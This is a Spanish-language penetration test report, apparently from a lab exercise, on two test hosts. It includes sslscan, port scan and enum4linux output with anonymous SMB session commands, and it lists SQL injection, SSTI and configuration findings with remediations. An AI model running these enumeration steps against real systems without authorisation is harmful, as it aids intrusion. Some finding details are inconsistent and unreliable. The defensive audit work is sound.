References:	OWASP A9:2017 - Using Components with Known Vulnerabilities

```
(root@kali)-[/home/kali/rogilio]
# sslscan --no-certificate --verbose --xml-output sslscan_output.xml 192.168.138.141
Version: 2.1.4
OpenSSL 3.2.2 4 Jun 2024

ERROR: Could not open a connection to host 192.168.138.141 (192.168.138.141) on port 443 (connect: Time
d out).
```

```
(kali@kali)-[~/rogilio]
$ sudo sslscan --no-certificate --verbose --xml-output sslscan_output.xml 1
92.168.138.134 19:20 2.5K
[sudo] password for kali:
Version: 2.1.4
OpenSSL 3.2.2 4 Jun 2024

ERROR: Could not open a connection to host 192.168.138.134 (192.168.138.134)
on port 443 (connect: Timed out).
```

Ninguno de los servicios críticos expuestos utiliza certificados válidos o conexiones seguras mediante TLS.

Remediation

Implementar certificados SSL/TLS válidos en todos los servicios expuestos a través de Internet.

Who:	Equipo de TI
Vector:	Externo
Action:	Adquirir certificados de una autoridad confiable (CA) y configurarlos en servidores Apache/Nginx y otros servicios relacionados.

Puertos abiertos innecesarios

Description:	Servicios no esenciales como WSDAPI y unknown (49676/tcp) permanecen abiertos, aumentando la superficie de ataque.
Impact:	Moderate
System:	192.168.138.134
References:	CIS Controls v8.4 - Secure Configuration for Network Devices

PORT	STATE	SERVICE	REASON
80/tcp	open	http	syn-ack ttl 128
135/tcp	open	msrpc	syn-ack ttl 128
139/tcp	open	netbios-ssn	syn-ack ttl 128
445/tcp	open	microsoft-ds	syn-ack ttl 128
3306/tcp	open	mysql	syn-ack ttl 128
3389/tcp	open	ms-wbt-server	syn-ack ttl 128
5357/tcp	open	wsdapi	syn-ack ttl 128
5985/tcp	open	wsman	syn-ack ttl 128
49676/tcp	open	unknown	syn-ack ttl 128

Se detectaron puertos abiertos como 49676 (unknown) y 5357 (WSDAPI) en Debian, lo que aumenta la superficie de ataque.

Remediation

Cerrar puertos no esenciales como **WSDAPI** y servicios desconocidos detectados en el escaneo.

Who:	Equipo de TI
Vector:	Interno
Action:	Utilizar herramientas como iptables o configuraciones de firewall para bloquear puertos no utilizados.

Sesión SMB anónima permitida

Description:	Enum4Linux detectó que ambos sistemas permitían conexiones SMB con sesión anónima, lo que expone información sensible del sistema.
Impact:	High
System:	Ambos sistemas
References:	NIST SP800-53r4 AC-6(10) - Least Privilege

```
File Actions Edit View Help
===== ( Target Information ) =====
Target ..... 192.168.138.134
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 192.168.138.134 ) =====

[V] Attempting to get domain name with command: nmblookup -A '192.168.138.134'

[+] Got domain/workgroup name: WORKGROUP

===== ( Nbtstat Information for 192.168.138.134 ) =====

Looking up status of 192.168.138.134
WIN-EGG5TF1PFKT <00> - M <ACTIVE> Workstation Service
WORKGROUP <00> - <GROUP> M <ACTIVE> Domain/Workgroup Name
WIN-EGG5TF1PFKT <20> - M <ACTIVE> File Server Service

MAC Address = 00-0C-29-6C-7A-FB

===== ( Session Check on 192.168.138.134 ) =====
```

```
===== ( Nbtstat Information for 192.168.138.141 ) =====

Looking up status of 192.168.138.141
DEBIAN-10 <00> - B <ACTIVE> Workstation Service
DEBIAN-10 <03> - B <ACTIVE> Messenger Service
DEBIAN-10 <20> - B <ACTIVE> File Server Service
.._MSBROWSE_ <01> - <GROUP> B <ACTIVE> Master Browser
WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
WORKGROUP <1d> - B <ACTIVE> Master Browser
WORKGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections

MAC Address = 00-00-00-00-00-00

===== ( Session Check on 192.168.138.141 ) =====

[V] Attempting to make null session using command: smbclient -W 'WORKGROUP' //192.168.138.141/IPC$ -U'' -c 'help' 2>&1

[+] Server 192.168.138.141 allows sessions using username '', password ''

===== ( Getting domain SID for 192.168.138.141 ) =====

[V] Attempting to get domain SID with command: rpcclient -W 'WORKGROUP' -U'' 192.168.138.141 -c 'lsaquery' 2>&1
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
```

```
[V] Attempting to get share list using authentication

^[[0m
Sharename      Type      Comment
-----
print$         Disk      Printer Drivers
pruebas_samba  Disk      directorio de pruebas samba
IPC$           IPC       IPC Service (Samba 4.9.5-Debian)

Reconnecting with SMB1 for workgroup listing.

Server          Comment
-----
Workgroup       Master
WORKGROUP       DEBIAN-10
```


Ambos sistemas permitían conexiones SMB con sesión anónima, exponiendo información del sistema.

Remediation

Deshabilitar la sesión SMB anónima y configurar permisos estrictos para recursos compartidos.

Who:	Equipo de TI
Vector:	Interno
Action:	Editar configuraciones en smb.conf para evitar conexiones anónimas: restrict anonymous = 2

Configuración de políticas débiles en usuarios

Description:	Las contraseñas de usuarios no cumplían con estándares básicos de seguridad según los datos extraídos mediante herramientas de escaneo.
Impact:	High
System:	192.168.138.141
References:	NIST SP800-63B - Digital Identity Guidelines

```
[+] Attaching to 192.168.138.141 using a NULL share
[+] Trying protocol 139/SMB ...
[+] Found domain(s):
    [+] DEBIAN-10
    [+] Builtin
[+] Password Info for Domain: DEBIAN-10
    [+] Minimum password length: 5
    [+] Password history length: None
    [+] Maximum password age: 37 days 6 hours 21 minutes
    [+] Password Complexity Flags: 000000
    [+] Domain Refuse Password Change: 0
    [+] Domain Password Store Cleartext: 0
    [+] Domain Password Lockout Admins: 0
    [+] Domain Password No Clear Change: 0
    [+] Domain Password No Anon Change: 0
    [+] Domain Password Complex: 0
    [+] Minimum password age: None
    [+] Reset Account Lockout Counter: 30 minutes
    [+] Locked Account Duration: 30 minutes
    [+] Account Lockout Threshold: None
    [+] Forced Log off Time: 37 days 6 hours 21 minutes
```


Remediation

Implementar políticas de contraseñas seguras, incluyendo MFA y longitud mínima de 14 caracteres para todas las cuentas.

Who:	Administrador TI
Vector:	Interno
Action:	Configurar políticas de contraseñas según estándares de seguridad (CIS Benchmark): longitud mínima, complejidad, y expiración periódica.

SQL Injection

Description:	Parámetro p vulnerable a inyección SQL, lo que puede exponer o comprometer datos sensibles de la base de datos.
Impact:	High
System:	192.168.138.141
References:	CWE ID: 89




Remediation

Usar consultas parametrizadas y sanitizar todas las entradas del usuario.

Who:	Equipo de TI
Vector:	Externo
Action:	Implementar reglas en WAF para bloquear patrones de inyección SQL.

Server-Side Template Injection (SSTI)

Description:	Parámetro wp_lang vulnerable, lo que permite la ejecución de código malicioso en el servidor.
Impact:	High
System:	192.168.138.141
References:	OWASP A1:2021 - Broken Access Control




Remediation

Validar y restringir los valores aceptados en el parámetro afectado (wp_lang).

Who:	Equipo de TI
Vector:	Externo
Action:	Configurar un firewall para bloquear patrones de inyección de plantillas.

Absencia de Anti-CSRF Tokens

Description:	Formularios sin tokens anti-CSRF, lo que permite falsificación de solicitudes entre sitios (CSRF).
Impact:	Moderate
System:	192.168.138.141
References:	OWASP A8:2021 - Software and Data Integrity Failures




Remediation

Incluir tokens anti-CSRF en todos los formularios del sistema.

Who:	Administrador Web
Vector:	Externo
Action:	Implementar un framework con protección nativa contra CSRF o utilizar middleware para validación de tokens.

Directory Browsing

Description:	Navegación de directorios habilitada, exponiendo la estructura interna y archivos potencialmente sensibles.
Impact:	Moderate
System:	192.168.138.141
References:	CWE ID: 548




Remediation

Deshabilitar navegación de directorios en el servidor web.

Who:	Administrador Web
Vector:	Externo
Action:	Configurar Options -Indexes en Apache o su equivalente en Nginx..

Falta de encabezado Content Security Policy (CSP)

Description:	Parámetro wp_lang vulnerable, lo que permite la ejecución de código malicioso en el servidor.
Impact:	High
System:	192.168.138.141
References:	CWE ID: 693




Remediation

Configurar un encabezado CSP estricto para evitar la ejecución de scripts no confiables.

Who:	Administrador Web
Vector:	Externo
Action:	Definir una política CSP en el servidor web que permita solo scripts de fuentes confiables.

Falta de encabezado Anti-clickjacking

Description:	La falta del encabezado X-Frame-Options expone al sistema a ataques de clickjacking.
Impact:	Moderate
System:	192.168.138.141
References:	CWE ID: 1021



Remediation

Configurar el encabezado X-Frame-Options con valores DENY o SAMEORIGIN.


Who:	Administrador Web
Vector:	Externo
Action:	Revisar configuraciones del servidor para habilitar este encabezado en todas las respuestas HTTP.

Executive Summary

Se evaluó la postura de seguridad externa de los sistemas de mi compañero a través de una serie de pruebas de red externa el 04 de diciembre de 2024. Se encontraron algunas vulnerabilidades. Se recomienda encarecidamente que se aborden estas vulnerabilidades lo antes posible, ya que las vulnerabilidades se encuentran fácilmente a través de un reconocimiento básico y pueden ser explotables.

Vulnerabilidades por impacto

El siguiente cuadro ilustra las vulnerabilidades encontradas por impacto:



Informe de Hallazgos

No-Conformidades:

A continuación, se enlistan los errores y fallos que representan riesgos significativos para la seguridad de los sistemas auditados:

1. **SMB sin firma habilitada**

El sistema permite conexiones SMB sin firma, lo que facilita ataques de interceptación (man-in-the-middle).

Sistema afectado: Debian (192.168.138.134), Windows Server (192.168.138.141)

2. **Exposición de directorios sensibles**

Archivos críticos como .bash_history y .htaccess son accesibles públicamente en el servidor web.

Sistema afectado: Debian (192.168.138.134), Windows Server (192.168.138.141)

3. **Enumeración de usuarios en SMB**

Enum4Linux identificó nombres de usuarios válidos en el dominio WORKGROUP, lo que puede facilitar ataques de fuerza bruta.

Sistema afectado: Windows Server (192.168.138.141)

4. XML-RPC sin protección en WordPress

El endpoint XML-RPC de WordPress está activo y acepta solicitudes POST sin autenticación adicional.

Sistema afectado: Windows Server (192.168.138.141)

5. Falta de restricciones en Apache/Nginx

Configuraciones predeterminadas en el servidor web permiten accesos no autorizados a directorios sensibles.

Sistema afectado: Debian (192.168.138.134)

6. Ausencia de TLS en servicios críticos

Ningún servicio crítico utiliza conexiones seguras mediante TLS o certificados válidos.

Sistema afectado: Debian (192.168.138.134), Windows Server (192.168.138.141)

7. Puertos abiertos innecesarios

Servicios no esenciales como WSDAPI y puertos desconocidos permanecen abiertos.

Sistema afectado: Debian (192.168.138.134)

8. Sesión SMB anónima permitida

Los sistemas permiten conexiones SMB con sesión anónima, exponiendo información sensible.

Sistema afectado: Debian (192.168.138.134), Windows Server (192.168.138.141)

9. Configuración de políticas débiles en usuarios

Los usuarios no cuentan con políticas de contraseñas robustas, lo que facilita ataques de fuerza bruta.

Sistema afectado: Windows Server (192.168.138.141)

10. SQL Injection

Parámetro p vulnerable a inyección SQL en
<http://192.168.138.141/wordpress/?p=2%2F2>.

11. Server-Side Template Injection (SSTI)

Parámetro wp_lang vulnerable en <http://192.168.138.141/wordpress/wp-login.php>.

12. Ausencia de Anti-CSRF Tokens

Formularios sin tokens anti-CSRF en <http://192.168.138.141/wordpress/index.php>.

13. Directory Browsing

Navegación habilitada en <http://192.168.138.141/wordpress/wp-admin/images/>.

14. Falta de encabezado Content Security Policy (CSP)

Ausencia del encabezado en <http://192.168.138.141/robots.txt>.

15. Falta de encabezado Anti-clickjacking

Ausencia del encabezado X-Frame-Options en <http://192.168.138.141>.

Acciones Correctivas (RACs):

Medidas propuestas para corregir las no conformidades identificadas:

1. SMB sin firma habilitada:

Configurar smb.conf para habilitar la firma obligatoria (server signing = mandatory) en Debian y Windows Server.

2. Exposición de directorios sensibles:

Configurar el servidor web Apache/Nginx para restringir el acceso a directorios privados como .bash_history.

3. **Enumeración de usuarios en SMB:**
Deshabilitar la sesión SMB anónima y limitar accesos mediante configuraciones más estrictas en smb.conf.
4. **XML-RPC sin protección en WordPress:**
Deshabilitar XML-RPC en WordPress o implementar autenticación multifactor (MFA).
5. **Falta de restricciones en Apache/Nginx:**
Revisar configuraciones en httpd.conf y nginx.conf para denegar accesos no autorizados a directorios sensibles.
6. **Ausencia de TLS en servicios críticos:**
Implementar certificados SSL/TLS válidos en todos los servicios críticos expuestos.
7. **Puertos abiertos innecesarios:**
Cerrar puertos no utilizados utilizando iptables o configuraciones del firewall.
8. **Sesión SMB anónima permitida:**
Editar configuraciones para evitar conexiones SMB anónimas y restringir el acceso a usuarios autenticados.
9. **Políticas débiles en usuarios:**
Configurar políticas de contraseñas seguras en Windows Server, con requisitos como longitud mínima de 14 caracteres y autenticación multifactor.
10. **SQL Injection:**
Usar consultas parametrizadas y sanitizar la entrada del usuario en el backend.
11. **SSTI:**
Validar y restringir valores en el parámetro wp_lang.
12. **Ausencia de Anti-CSRF Tokens:**
Implementar tokens anti-CSRF en todos los formularios y validarlos en el servidor.
13. **Directory Browsing:**
Configurar el servidor web para deshabilitar la navegación de directorios (Options -Indexes en Apache).
14. **Falta de CSP:**
Configurar un encabezado CSP para restringir la ejecución de scripts solo desde fuentes confiables.
15. **Falta de Anti-clickjacking:**
Configurar el encabezado X-Frame-Options con valores como DENY o SAMEORIGIN.

Acciones Preventivas (RAPs):

Recomendaciones para evitar futuros problemas de seguridad:

1. **Implementar monitoreo continuo** para detectar cambios no autorizados en el sistema.
2. **Fortalecer las políticas de acceso y contraseñas**, incluyendo autenticación multifactor y requisitos de complejidad adecuados.
3. **Realizar auditorías regulares** siguiendo estándares de seguridad como CIS Benchmarks.
4. **Actualizar el software periódicamente**, incluyendo plugins de WordPress y configuraciones de Apache/Nginx.
5. Implementar un **firewall de aplicaciones web (WAF)** para bloquear ataques SQL en maquina Debian.
6. **Revisar configuraciones** del entorno de plantillas para evitar la ejecución de código no seguro.
